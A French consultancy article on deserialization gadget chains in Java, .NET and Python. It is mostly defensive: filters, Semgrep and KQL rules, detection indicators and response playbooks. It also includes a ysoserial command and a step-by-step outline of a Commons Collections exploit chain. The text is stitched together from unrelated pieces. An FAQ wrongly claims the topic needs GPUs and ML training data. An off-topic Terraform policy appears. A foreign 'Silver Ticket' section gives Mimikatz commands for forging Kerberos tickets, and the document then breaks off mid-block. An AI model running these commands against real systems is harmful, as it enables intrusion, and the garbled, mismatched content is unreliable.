AYI NEDJIMI Consultants

Désérialisation et gadgets en | Guide Technique 2026

Catégorie : Articles Techniques Lecture : 21 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

Les vulnérabilités de désérialisation restent un vecteur majeur d'exécution de code et de compromission d'applications. Les frameworks Java, .NET et P

Résumé exécutif

Les vulnérabilités de désérialisation restent un vecteur majeur d'exécution de code et de compromission d'applications. Les frameworks Java, .NET et Python utilisent des mécanismes de sérialisation pour persister des objets ou échanger des données. Les attaquants forgent des charges utiles (gadget chains) qui, lors de la désérialisation, déclenchent des actions arbitraires (RCE, suppression, exfiltration). Cet article analyse les mécanismes de désérialisation, les familles de gadgets (Commons Collections, ysoserial, GadgetInspector, ysoserial.net, python Pickle), les scénarios d'exploitation, puis propose des stratégies de durcissement (whitelists, sandboxing, signed objects) et de détection (anomalies, instrumentation). L'objectif est d'équiper les équipes AppSec, DevSecOps et SOC. Ce guide couvre les aspects essentiels de deserialisation gadgets : méthodologie structurée, outils recommandés et retours d'expérience opérationnels. Les professionnels y trouveront des recommandations directement applicables.

Comprendre la désérialisation

La désérialisation consiste à reconstruire un objet complexe à partir d'un flux binaire ou textuel (JSON, XML, binaire propre au langage). Lorsque le flux est contrôlé par un acteur externe, des objets inattendus peuvent être instanciés, exécutant du code via des `readObject`, **`reduce`**, `ObjectDataProvider`, etc.

![SVG à créer : diagramme sérialisation/désérialisation]

Notre avis d'expert

Le Security by Design est souvent invoqué, rarement pratiqué. Intégrer la sécurité dès la conception coûte 6 fois moins cher que de corriger en production. Nos audits d'architecture montrent que les choix techniques des premières sprints conditionnent la posture de sécurité pour des années.

Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

Java : mécanismes et gadgets

Sérialisation Java standard

- `java.io.Serializable`, `readObject`.

- `ObjectInputStream` désérialise en s'appuyant sur la classe fournie dans le flux.

Gadgets connus

- **Apache Commons Collections** (InvokerTransformer, ChainedTransformer).
- **Spring Beans**, **Groovy**, **Jython**.
- **TemplatesImpl** (JDK).
- **ROME**, **C3P0**.

Outils : `ysoserial` (java) génère des payloads.

Scénarios

- Application backend recevant cookie sérialisé.
- RMI/JMX exposés.
- JMS MQ.

.NET : BinaryFormatter & gadgets

Mécanismes

- `BinaryFormatter`, `DataContractSerializer`.
- `ObjectStateFormatter`, `LosFormatter`.

Gadgets

- `ysoserial.net` (ex : TypeConfuseDelegate, ActivitySurrogateSelector).
- `TextFormattingRunProperties`.

Scénarios : ViewState non signé, WCF, ASP.NET.

Cas concret
L'attaque sur SolarWinds Orion (2020) a illustré les limites des architectures de sécurité traditionnelles. L'insertion d'une backdoor dans le processus de build du logiciel a contourné toutes les couches de défense, rappelant que la supply-chain logicielle est un vecteur de menace de premier ordre.

Python : Pickle et modules

- `pickle.loads()`, `cPickle`.
- `__reduce__`, `__setstate__` attributs.
- Bibliothèques : `yaml.load` (PyYAML), `marshal`.

Gadgets : classes personnalisées, `os.system`. Outils : `pickletools`, `Python marshalsec`.

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

Vecteurs d’exploitation

1. **Entrées non validées** : champs hidden, cookies, API. 2. **Services réseau** : RMI, WCF, gRPC. 3. **Proxies** : caches, message queues. 4. **Viewstate** (ASP.NET) sans `MAC`. Pour approfondir ce sujet, consultez notre article sur les techniques d'evasion de conteneurs Docker et Containerd.

Hardening et mitigations

Java

- `ObjectInputFilter` (JEP 290) : allowlist classes.
- `SerializationFilterConfig` via JDK.
- `Kryo` safe mode.
- Utiliser formats structurés (JSON) + validation.
- `Gson` (safe) ? attention.

.NET

- Éviter `BinaryFormatter`.
- Utiliser `DataContractSerializer` avec `KnownTypes`.
- `ViewStateMAC` + `ViewStateEncryption`.
- `IsUnsafeBinaryFormatterInUse` (FxCop analyzers).

Python

- Éviter `pickle` pour données non fiables.
- Utiliser `json`, `simplejson`, `ast.literaleval`.
- `yaml.safeload`.

Approches transverses

- Whitelist de classes.
- Signatures numériques.
- Sandboxing (process isolés).
- Rotation de clés (ViewState).
- Désactivation de la désérialisation par défaut (config).

Détection et monitoring

- Logs d’erreur (InvalidClassException).
- Traces `Stack` (Transformer).
- WAF signatures (payload `rO0`).
- SIEM correlation.
- Runtime instrumentation (Java Agent, APM).

ML / Anomalies

- Analyser distribution des classes désérialisées.
- Détecter chaines `CommonsCollections`.

Sandboxing

- Exécuter désérialisation dans sandbox (Java SecurityManager -> obsolète, alternatives).
- Process isolé (container).
- Limitations OS (seccomp).

Tests et outils offensifs

- `ysoserial` : `java -jar ysoserial.jar CommonsCollections1 calc`.
- `ysoserial.net` : `BinaryFormatter`.
- `marshalsec`.
- Burp Extensions (Java Serial Killer).

Programme de gestion des risques

1. Inventaire des points de désérialisation. 2. Priorisation risque (exposition). 3. Remédiation (changer format). 4. Monitoring.

Observabilité technique

- Ajouter instrumentation custom `ObjectInputFilter`.
- Osquery (process loaded).
- ETW (CLR events).

Response playbook

1. Détection (log/alert). 2. Identifier endpoint. 3. Isoler instance (contain). 4. Patcher code (disable deserial). 5. Investigate (forensic). 6. Communication. 7. Post mortem.

Case studies

- **Equifax (2017)** : Apache Struts OGNL (pas désérialisation mais similaire).
- **Jenkins (2015)** : RCE via Java remoting.
- **PayPal (2019)** : Python Pickle RCE.
- **Adobe ColdFusion** (BlazeDS).

DevSecOps & pipelines

- SAST rules (Semgrep).
- Dependency scanning (detect libs vuln).
- DAST (OWASP ZAP).

> **Ressources open source associées :**
>
> - owasp-top10-fr — Dataset OWASP Top 10 (HuggingFace)

Questions frequemment posees

Quels sont les prerequis techniques pour implementer Désérialisation et gadgets en en entreprise ?

L'implementation de Désérialisation et gadgets en en entreprise necessite une infrastructure adaptee incluant des serveurs avec GPU dedies, un stockage performant pour les donnees d'entrainement et une expertise technique en apprentissage automatique. Les equipes doivent maitriser les frameworks de developpement et disposer de donnees de qualite suffisante pour obtenir des resultats pertinents en production.

Conclusion

La désérialisation non sécurisée expose les applications à des attaques critiques. En adoptant des formats sûrs, des allowlists de classes, des signatures et des mécanismes de surveillance, les organisations minimisent le risque de gadget chains et renforcent leur posture de sécurité.

Analyse technique approfondie

Java : fonctionnement détaillé d'une chaîne gadget

1. L'attaquant forge un objet `java.util.PriorityQueue` contenant des `InvokerTransformer` (Commons Collections). 2. Lors de `readObject`, la priorité est recalculée, déclenchant `transform()`. 3. `InvokerTransformer` appelle `Runtime.getRuntime().exec()` avec la commande fournie. 4. RCE obtenue sur la JVM.

De nombreuses variantes existent (`TemplatesImpl`, `BadAttributeValueExpException`). Les payloads sont générés via `ysoserial`.

.NET : TypeConfuseDelegate

- Construit un `SerializedStream` contenant un `DataSet` manipulé.
- Utilise `BinaryFormatter` pour confondre `Delegate`.
- Exécute `Process.Start`.

Python : Pickle

- L'objet malveillant implémente `__reduce__` retournant un tuple avec fonction `os.system` et commande.
- `pickle.loads` exécute cette fonction.

XML External Entity (XXE) vs désérialisation

- Souvent combinés : XXE pour SSRF, puis désérialisation via SOAP.

Écosystème de gadgets

- `GadgetInspector` (java) pour détecter gadgets.
- `Marshalsec` (Markus Wulftange) -> set de gadgets.
- `jmet` (Java mass exploit tool).
- `ysoserial.net` & `ysoevil`.
- `picklefinder` (Python).

Inventaire et classification

- Documenter toutes les utilisations de sérialisation (langage, endpoint, format).
- Classer en `externe` (inbound) vs `interne` (safe).
- Prioriser durcissement sur `externe`.

Processus de migration vers formats sûrs

1. Identifier usages `Serializable`. 2. Remplacer par `JSON`, `MessagePack` ou `Protobuf`. 3. Ajouter validation schéma (`JSON Schema`). 4. Phase de compatibilité (versioning). 5. Désactiver sérialisation legacy.

Hardening avancé

- `Java` : désactiver `sun.rmi.server.deserialization.checks=activation`, `com.sun.jndi.rmi.object.trustURLCodebase=false`.
- `Spring` : `DefaultListableBeanFactory.setSerializationId(null)`.
- `.NET` : `AppContext.SetSwitch("Switch.System.Runtime.Serialization.EnableUnsafeTypes", false)`.
- `Python` : `pickle` -> `RestrictedUnpickler`.

Sandboxing techniques

- Exécuter désérialisation dans container avec `seccomp`, `AppArmor`.
- Limiter accès système (no network).
- Timeout & mémoire.

Detection au runtime

- `Java Agent` (Bytecode instrumentation) pour log `readObject`.
- Hook `BinaryFormatter.Deserialize`.
- `Python` : monkeypatch `pickle.loads`.

ML/Anomalie

- Collecter features : classe, taille, entropie, temps exécution.
- IsolationForest pour détecter objets suspects.

Logging & SIEM

- Logs `DeserializationAttempt`, inclure `className`, `sourceIP`, `traceId`.
- KQL :

```
ApplicationLogs
| where Message has "Deserialization" and SeverityLevel >= 2
| summarize count() by ClassName, bin(TimeGenerated, 1h)
```

Études de cas détaillées

1. Jenkins (CVE-2015-4852)

- Utilise `ysoserial` `CommonsCollections1`.
- Remédiation : update libs, JEP 290, patch.
- Leçons : patch rapide, WAF signatures.

2. WebLogic (CVE-2017-10271)

- `JMS` / `T3` protocol.
- Exploit `marshalsec` -> `T3`.
- Oracle patch, restrict T3 port.

3. DotNetNuke (CVE-2017-9822)

- BinaryFormatter RCE.
- Correction : patch modules, viewstate MAC.

4. PayPal (2019)

- Python Pickle RCE via `__reduce__`.
- Fix: `yaml.safeload`.

DevSecOps pipeline détaillé

- CI: SAST (spot `BinaryFormatter`).
- Build: dependency scan (Snyk, OSSIndex).
- Stage: dynamic tests (Burp).
- Prod: runtime monitor.

WAF & RASP

- Signatures WAF (payload `H4sI`, `rO0`).
- RASP (Contrast Security) détecte désérialisation.

Automatisation audit code

- `Semgrep` rules: `pattern: ObjectInputStream`.
- `CodeQL` queries pour Java (path).

- `.NET analyzer` code `CA2300`.

Semgrep example

```
rules:

 • id: java-deserialization



 patterns:
   - pattern: |
       ObjectInputStream $OIS = new ObjectInputStream($X);
 message: "Avoid Java deserialisation of untrusted data"
 languages: [java]
 severity: ERROR
```

Architecture recommandations

- Séparer services consommateurs (zero trust).
- Minimiser les libs vulnérables.
- Secrets manager -> limites.

Observabilité APM

- New Relic, AppDynamics -> instrumentation `Serialization`.
- Alert on spikes.

Programmes bug bounty

- Prévoir récompenses pour désérialisation.
- Garder coverage.

Statistiques & KPI

- `Nombre d'usage Serializable` -> objectif 0.
- `Temps de patch libs vuln`.

Posture de défense

- Multi-couche : validation + sandbox + monitoring + reponse.
- Documenter résiduel (legacy).

Conformité

- Normes (CWE-502).
- ISO 27001 -> mesures A14 (Secure dev).

Roadmap

1. Audit complet usage sérialisation. 2. Mise en place ObjectInputFilter / replacements. 3. Monitoring runtime. 4. Migration vers formats sûrs.

Conclusion enrichie

La maîtrise de la désérialisation nécessite une compréhension fine des frameworks, des chaînes de gadgets et des surfaces d'entrée. En déployant des contrôles préventifs (allowlists, formats sécurisés), une instrumentation runtime et des processus de réponse, les organisations se prémunissent contre ce vecteur critique.

Approfondissement par langage

Java : ecosystem

- Application servers vulnérables : WebLogic, WebSphere, JBoss, Jenkins, Liferay, Apache OFBiz.
- Protocols : JRMP, RMI, JMS, Spring remoting, Hessian.
- Common libs : `commons-collections`, `commons-beanutils`, `spring-aop`, `groovy`.
- JDK 8u121 introduit `ObjectInputFilter`.

.NET : ecosystem

- `LosFormatter` (ASP.NET controls).
- `ObjectStateFormatter`.
- `DataSet.ReadXml`.
- `NetDataContractSerializer`.
- ASP.NET `ViewState` -> use `ViewStateUserKey`, `MAC`.

Python : ecosystem

- Frameworks : Django (signed cookies), Flask (itsdangerous), Celery.
- `PyYAML` -> use `safeload`.
- `msgpack` -> `strict*map*key`.

Migration patterns

- Introduire un adaptateur `Deserializer` central.
- Deprecate legacy APIs.
- Provide output checks (schema).

Instrumentation & detection

Java agent example

```
public class DeserializationAgent {
  public static void premain(String args, Instrumentation inst) {
    inst.addTransformer((loader, className, classBeingRedefined, protectionDomain,
classfileBuffer) -> {
      if ("java/io/ObjectInputStream".equals(className)) {
        // bytecode instrumentation to wrap readObject
      }
      return null;
    });
  }
}
```

.NET profiling

- Use `Profiling API` to intercept `BinaryFormatter.Deserialize`.
- Log call stack, size.

Python

- Override `pickle.Unpickler.load` to log class names.

Runtime policies

- Define `Allowlist` : `java.util.ArrayList`, `com.company.dto.`.
- Deny `org.apache.commons.collections.functors.InvokerTransformer`.
- `ObjectInputFilter` syntax: `maxdepth=10;java.util.;!org.apache.commons.collections.`.

Sandboxing example (Java)

- Run deserialization in separate process (commandline).
- Process with restricted permissions (no network).
- Return object via secure channel (JSON).

Logging best practices

- Log both allowed and blocked attempts.
- Include unique ID for correlation.
- Avoid logging entire payload (PII).

ML detection pipeline detail

- `Feature` : `class`*`name`*, `package`, `size`, `timestamp`, `user`.
- `Encoding` : one-hot for classes.
- `Model` : logistic regression; if predicted risk > threshold -> alert.

Playbook pour SOC

1. Reçoit alerte `DeserializationBlocked`. 2. Vérifie logs applicatifs. 3. Identifie utilisateur ou IP (peut être scanner). 4. Recherche tentatives multiples. 5. Escalade à AppSec si infiltration. Pour approfondir, consultez GCP Offensive Security : Exploitation des Services Google.

DevSecOps progression

- Sprint 1 : instrumentation logging.
- Sprint 2 : allowlist.
- Sprint 3 : migration.

CI/CD guardrails

- Pre-merge pipeline fails si `Serializable` nouvelles classes sans review.
- Custom lint rule.

Checklists par langage

Java

- [ ] Migrer vers `ObjectInputFilter`.
- [ ] Désactiver `RMI` si inutile.

- [ ] Patcher libs connues (Commons Collections >= 3.2.2).
- [ ] Config `JNDI` safe.

.NET

- [ ] `BinaryFormatter` interdit.
- [ ] `ViewState` signé.
- [ ] `DataContract` explicit `KnownTypes`.
- [ ] Patching .NET (MS KB).

Python

- [ ] `pickle` utilisé? -> restreindre.
- [ ] `yaml.safeload`.
- [ ] `itsdangerous` secrets rotate.
- [ ] Logging instrumented.

Rôle des architecture patterns

- Hexagonal architecture -> isolate serialization to adapters.
- DDD -> value objects -> easier to convert to JSON.

Data governance

- Document data flows reliant sur sérialisation.
- Evaluate risk (impact).

Memory forensics

- Si RCE suspect, dump heap (Java) -> `jmap`.
- Analyze for `TemplatesImpl`.

Response to zero-day

- Si nouvelle gadget chain, patch libs, update allowlist.
- Monitor vendor advisories.

Blue team hunts

- Search logs for `BadAttributeValueExpException`.
- `Thread dumps` with unusual classes.

Education & culture

- Brown bag sessions sur désérialisation.
- Security champions hack challenges.

Observabilité centralisée

- Use `ELK` to visualize trends.
- Dashboard: `Deserialization events per app`.

Example metrics report (quarterly)

- `0` nouveaux usages `BinaryFormatter`.

- `5` détections bloquées (scanner).
- `100%` endpoints instrumentés.

Threat intel integration

- Subscribe to research (Alvaro Munoz).
- Track GitHub repos (ysoserial).

Tools for detection on dependencies

- `jdeps` to analyze classes.
- `.NET ILSpy` to inspect.
- `pipdeptree` for Python.

Security testing plan

- Pen test focus on serialization.
- Include in scope bug bounty.

Example timeline migration

- Month 1: inventory.
- Month 2: design.
- Month 3-6: implement wrappers.
- Month 7: retire legacy.

Integration with secrets

- Use `Hash-based message authentication (HMAC)` to sign serialized objects.
- Validate signature before deserializing.
- Manage keys securely.

Observability cloud

- AWS Lambda -> no serialization? still caution.
- For serverless, verify event data.

API Gateway filters

- Use filters to reject `application/x-java-serialized-object`.

RASP

- Runtime Application Self-Protection detect `ObjectInputStream`.
- Provide auto-block.

SRE & operations

- Monitor CPU spikes due to deserialization attack.
- Autoscaling may hide attack -> instrumentation necessary.

Business impact analysis

- Evaluate data accessible via RCE.
- Document potential regulatory fines.

Culture of transparency

- Share near misses.
- Encourage reporting.

Final reworded conclusion

Une stratégie durable contre la désérialisation malveillante repose sur la combinaison d'un inventaire exhaustif, de contrôles préventifs, d'une instrumentation efficace et d'une collaboration étroite entre développement, sécurité et opérations. La réduction de la surface d'attaque passe par l'élimination des mécanismes legacy et l'adoption de formats sécurisés. La détection repose sur l'observation des comportements anormaux en production, tandis que la réponse exige des runbooks clairs et une rotation rapide des secrets potentiellement compromis.

Annexes techniques et exemples

Exemple complet d'ObjectInputFilter

```
ObjectInputFilter filter = info -> {
    if (info.depth() > 5) return Status.REJECT;
    Class<?> clazz = info.serialClass();
    if (clazz != null) {
        String name = clazz.getName();
        if (name.startsWith("java.util") || name.startsWith("com.myapp.dto")) {
            return Status.ALLOWED;
        }
        return Status.REJECT;
    }
    return Status.UNDECIDED;
};
ObjectInputStream ois = new ObjectInputStream(input);
ois.setObjectInputFilter(filter);
```

.NET substitut sécurisé

```
var settings = new DataContractSerializerSettings
{
    KnownTypes = new[] { typeof(MyDto) },
    PreserveObjectReferences = false
};
var serializer = new DataContractSerializer(typeof(MyDto), settings);
```

Python RestrictedUnpickler

```
import pickle
class RestrictedUnpickler(pickle.Unpickler):
    allowed = {'builtin': {'set'}}
    def findclass(self, module, name):
        if module in self.allowed and name in self.allowed[module]:
            return getattr(import(module), name)
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" % (module, name))

def loads(data):
    return RestrictedUnpickler(io.BytesIO(data)).load()
```

Table d'impact par vecteur

Vecteur	Impact potentiel	Observabilité	Mitigation
Java Serializable	RCE, pivot	Logs, instrumentation	ObjectInputFilter, migration JSON
.NET BinaryFormatter	RCE, credential theft	Event Tracing (.NET)	Interdiction, DataContract
Python pickle	RCE	Audit custom	safeload, JSON
YAML load	RCE/SSRF	Logs web	yaml.safe*load*
ViewState unsigned	*RCE*	*IIS logs*	*ViewState MAC*

Machine learning : pipeline complet

1. **Collecte** : logs temps réel via Kafka (`deserializationevents`). 2. **Feature engineering** : - `class`*`name`*`hash` - `payload`*`size`* - `durationms` - `callstack`*`signature`* 3. **Model** : `RandomForestClassifier`. 4. **Training** : dataset labellisé (true positive = exploitation). 5. **Validation** : cross validation, F1 > 0.9. 6. **Déploiement** : scoring en streaming (Flink). 7. **Feedback loop** : analystes reclassifient (active learning).

Observabilité / Dashboards

- `grafana` panel : `deserializationattempts`*`total`*.
- `heatmap` classes vs count.
- `alert` si classe bannie détectée.

Processus de revue sécurité

- Code review checklists incluent "pas de désérialisation non validée".
- Security champions valident.

Table top exercice

- Scénario : exploitation via cookie Java.
- Participants : Dev, Ops, Sec, Legal.
- Objectifs : temps de detection, communication.

Programmes de formation

- Modules e-learning (30 min).
- Workshop live-coding (safe wrappers).

Document de sensibilisation

- Poster "Do not use pickle on untrusted data".

- Docs Confluence.

Use cases SIEM (KQL)

```
AppTraces
| where Message has "Deserialization attempt" and Level == "Warning"
| extend Class=extract("class=(.+?)", 1, Message)
| summarize count() by Class, bin(TimeGenerated, 1d)
```

DLP / compliance impact

- Deserial exploit -> data exfil -> RGPD violation.
- Document impact, plan réponse.

Integration with bug bounty triage

- Provide guidelines to hackers (safe endpoints).
- Response template (ack, fix timeline).

Observabilité VM

- Use `eBPF` to monitor `execve` triggered by `java`.

Hardening frameworks

- Spring Boot 2.7+ : `Jackson` `DeserializationFeature.FAILON*UNKNOWN*PROPERTIES`.
- .NET : `System.Text.Json`.
- Python : `pydantic` for validation.

Performance considerations

- Allowlist check must be performant (hash set).
- Logging asynchronous.

Testing plan

- Unit tests verifying block of unauthorized class.
- Integration tests with malicious payload.

Tools open source detection

- `Serianalyzer` (Java).
- `weggli` for C# patterns.

Legacy systems

- Mainframe integration -> custom binary. Document & protect network.

Observabilité cloud-native

- Container runtime (Falco) -> detect `java -jar ysoserial`.
- AWS CloudWatch `MetricFilters`.

Threat intel feed mapping

- Feed IOCs for known payload (hash).
- Alert on known patterns.

Maturity model
| Niveau | Caractéristiques | |--------|------------------| | 1 | Inventaire partiel, détection manuelle | | 2 | Allowlist déployée, logs centralisés | | 3 | Automatisation (pipelines), runtime instrumentation | | 4 | ML detection, sandboxing, zero trust serialization |

Collaboration inter-équipes

- AppSec : guidelines, audits.
- Architecture : design pattern safe.
- SRE : monitoring.
- SOC : detection, IR.
- Compliance : reporting.

Data retention & legal

- Conserver logs (1 an).
- Respecter anonymisation (GDPR).

Budget & ROI

- Investir dans migration -> réduire risque d'amende, coût incident.

Roadmap 12 mois (exemple)

- Q1 : inventaire, instrumentation.
- Q2 : allowlist, remédiation critique.
- Q3 : migration formats, tests red team.
- Q4 : ML detection, documentation, audit.

Future tendances

- Adoption languages memory-safe (Rust) -> alternative.
- Sandboxing OS (gVisor).
- SAST plus intelligent.

Conclusion finale

Les vulnérabilités de désérialisation demandent une approche systématique : identification, remplacement, prévention, monitorage et réaction. Le durcissement des frameworks, l'élimination des mécanismes legacy et l'intégration de la sécurité dans le pipeline de développement sont essentiels pour prévenir l'exploitation des gadgets.
Annexes supplémentaires

Exemple d'analyse d'un payload `rO0`

1. Décoder Base64 (`base64 -d`). 2. Utiliser `SerializationDumper` pour inspecter classes. 3. Vérifier présence de `CommonsCollections` . 4. Identifier commande.

Procédure forensic

- Collecter heap dump (`jmap -dump`), thread dump.
- Analyser via `Eclipse MAT`.
- Vérifier nouveaux fichiers, connexions réseau.

Indicators of Compromise (IoC)

- Chaînes `rO0AB`, `H4sI`.
- Process `java` spawn `cmd.exe`.
- HTTP header `Content-Type: application/x-java-serialized-object`.

SIEM correlation

- Rule: `If payload contains`

Annexes complémentaires (suite)

Métriques pour suivi du programme

- # de composants sérialisants retirés par trimestre `.`
- # d'incidents ou de tentatives détectées `.`
- Temps moyen entre detection et correction `.`
- Couverture instrumentation (%) `.`

Visualisations recommandées

- Diagramme Sankey : flux d'un payload malveillant depuis l'entrée jusqu'à l'exécution.
- Heatmap : services vs volume de désérialisations.
- Courbe cumulative : réduction usages Serializable `.`

![SVG à créer : diagramme Sankey désérialisation]

Mécanismes de signature

- Utiliser HMAC (SHA-256) sur payload + timestamp.
- Stockage clé dans HSM.
- Validation côté serveur avant désérialisation.
- Ajouter expiration (anti replays).

Intégration Zero Trust

- Chaque service authentifie et autorise l'émetteur avant d'accepter flux.
- Principes de moindre privilège pour tokens.

Plans de migration progressive

- Mode "dual" : supporter JSON et binaire (transition).
- KPI : % clients migrés.

Collaboration avec QA

- Ajouter tests automatisés (payloads malicieux).
- QA doit vérifier logs.

Architecture de monitoring centralisé

- Agents (Java/.NET/Python) -> Fluent Bit -> Kafka -> SIEM.
- Alerting via SOAR.

Scénario incident complet

Jour 0 : Un scanner externe envoie un payload rO0AB. **Détection** : WAF reconnaît signature, application log Blocked. **Réponse** : SOC examine, confirme scanner. **Actions** : Ajouter IP à blocklist, informer AppSec. **Post** : Update detection, alimenter TI interne.

Contrôles additionnels

- Environment variables

JDK*JAVA*OPTIONS="-Djdk.serialFilter=maxdepth=5;java.base/".

- .NET AddJsonOptions with MaxDepth.
- Python:

sys.setrecursionlimit (limiter).

Observabilité sur containers

-

Falco rule : detect java launching sh.

-

Auditbeat monitors exec.

Approche ML adaptative

- Utiliser

Autoencoder sur features de classes -> detect outliers.

- Retrain sur glissements.

Compliance

- Alignement sur

CWE-502.

- Rapport sécurité (ISO audit).

Knowledge base structure

- Section "Introduction", "Guidelines", "Examples", "Detection".
- Maintenir contact AppSec.

Security Champions forum

- Réunion mensuelle pour partager incidents.

Alignement sur MITRE ATT&CK

- T1190 (Exploit public app).
- T1574 (Hijack Execution Flow).
- Document mapping dans ATT&CK Navigator.

Purple team scoreboard

- Score detection vs exploitation.
- Track improvements.

Case study interne (fiction)

Une API legacy Java acceptait des messages queue sérialisés. Suite à un test red team, un payload

CommonsCollections5 a obtenu un SHA shell. L'équipe a migré vers JSON, mis en place ObjectInputFilter, instrumenté logs. Résultat : réduction surface 80%, 0 incidents ultérieurs.

Méthodologie d'audit technique

- Sélection apps prioritaires.
- Static analysis (grep

Serializable).
- Code review pairs.
- Tests dynamiques.
- Rapports avec remédiations.

Observabilité clients lourds

- Si clients Java (app desktop) -> signer updates, vérifier server.

Outillage interne

- Créer script

detect-serializers.py.
- Catalog shared libs.

Document d'architecture cible

- Décris comment les services communiquent (JSON, gRPC).
- Spécifie policy (no Java serialization).

Processus de decommission

- Planifier retrait progressive.
- Communiquer aux stakeholders.

Programmes d’incentive

- Récompenses équipes qui suppriment mécanismes legacy.

Stratégie multi-niveaux

- Application : validation.
- Middleware : WAF, API Gateway.
- Infrastructure : segmentation.
- Opérationnel : monitoring.

Conclusion additionnelle

La prévention des failles de désérialisation repose sur la combinaison de mesures proactives (migration, allowlists, signatures), d’outils de détection avancés et d’une culture de sécurité intégrée au développement. En investissant dans la modernisation des flux serdes, la formation et l’observabilité, les organisations résistent mieux aux attaques visant les chaînes de gadgets.

Annexes finales

Tableau récapitulatif des responsabilités

| Rôle | Responsabilités clés | |------|----------------------| | Développeur | Utiliser les wrappers sécurisés, ne jamais introduire Serializable sans revue | | Architecte | Définir les formats de message, valider la stratégie de migration | | AppSec | Fournir guidelines, revues de code, outillage SAST/DAST | | SecOps | Surveiller les logs, maintenir les règles SIEM, orchestrer la réponse | | SRE | Garantir l’observabilité, participer aux post-mortems | | Legal/Compliance | Évaluer l’impact réglementaire en cas d’incident |

Processus d’amélioration continue

1. **Mesurer** : suivre KPI, incident reports. 2. **Analyser** : identifier causes racines, tendances. 3. **Planifier** : définir initiatives (migration, formation). 4. **Exécuter** : implémenter changements. 5. **Revoir** : audit, retours d’expérience.

Roadmap de formation

- Trimestre 1 : cours introductif Serialization 101.
- Trimestre 2 : workshop Java ObjectInputFilter.
- Trimestre 3 : purple team exercice (ysoserial).
- Trimestre 4 : audit global & sharing lessons.

Observabilité multi-environnements

- Dev/Staging : logs verbeux, test payloads.
- Prod : logs agrégés, alertes.

- DR : réplication instrumentations.

Standard interne (extrait)

- **STD-APP-004 Désérialisation** : "Toute utilisation de désérialisation doit utiliser un format JSON validé ou un mécanisme approuvé. Les classes

java.io.Serializable, BinaryFormatter, pickle sont interdits dans les applications exposées. Toute exception doit être revue par AppSec."

Exemple de policy Terraform (Sentinel)

```
import "tfplan/v2" as tfplan

main = rule {
  all tfplan.resourcechanges as , rc {
    rc.type != "awsinstance" or
    rc.change.after.metadataoptions.http_tokens == "required"
  }
}
 Pour approfondir, consultez Supply-chain applicative (typosquatting, dependency.
```

Pipeline automatisé d’analyse

-

Step 1 : SAST (Semgrep, CodeQL).

-

Step 2 : Dependency scanning (Snyk).

-

Step 3 : Build instrumentation.

-

Step 4 : Deploy with logging config.

-

Step 5 : Run security tests (ysoserial).

-

Step 6 : Publish reports.

Alignement avec frameworks Risk management

-

NIST CSF -> Identify (inventory), Protect (controls), Detect, Respond, Recover.

-

ISO 27001 Annex A -> A.14 (security in development).

Checklist post-déploiement

- [ ] Logs d’événements de désérialisation disponibles dans SIEM.
- [ ] Alertes testées (simulateur).
- [ ] Documentation mise à jour.

- [ ] Runbooks validés.

Communication

- Rapports trimestriels au CISO.
- Dashboard sur intranet.

Perspectives

- Migration vers architectures message-driven avec schémas (

Avro, Protobuf).
- Adoption de

Policy-as-code` généralisée.

Phrase finale

Prévenir la désérialisation malveillante et l'exploitation de gadgets demande une vigilance constante, une automatisation intelligente et une culture d'amélioration continue. En alignant technologie, processus et humains, les organisations transforment ce risque en opportunité de renforcer leur maturité AppSec.

La sécurité applicative n'est jamais statique : continuez à mesurer, tester, former et collaborer pour que chaque évolution réduise encore davantage la surface d'exposition aux gadgets de désérialisation. Partager les leçons apprises avec la communauté, surveiller les nouvelles chaînes gadgets et investir dans des outils de détection proactifs aidera à conserver cet avantage défensif. Renforcez vos pipelines, observez les signaux faibles, ajustez vos politiques et restez prêts à réagir : la résilience face aux gadgets de désérialisation se construit jour après jour. Toujours analyser, toujours corriger, toujours progresser. Toujours résilient. Pérennité.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 Indicateurs de détection :

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
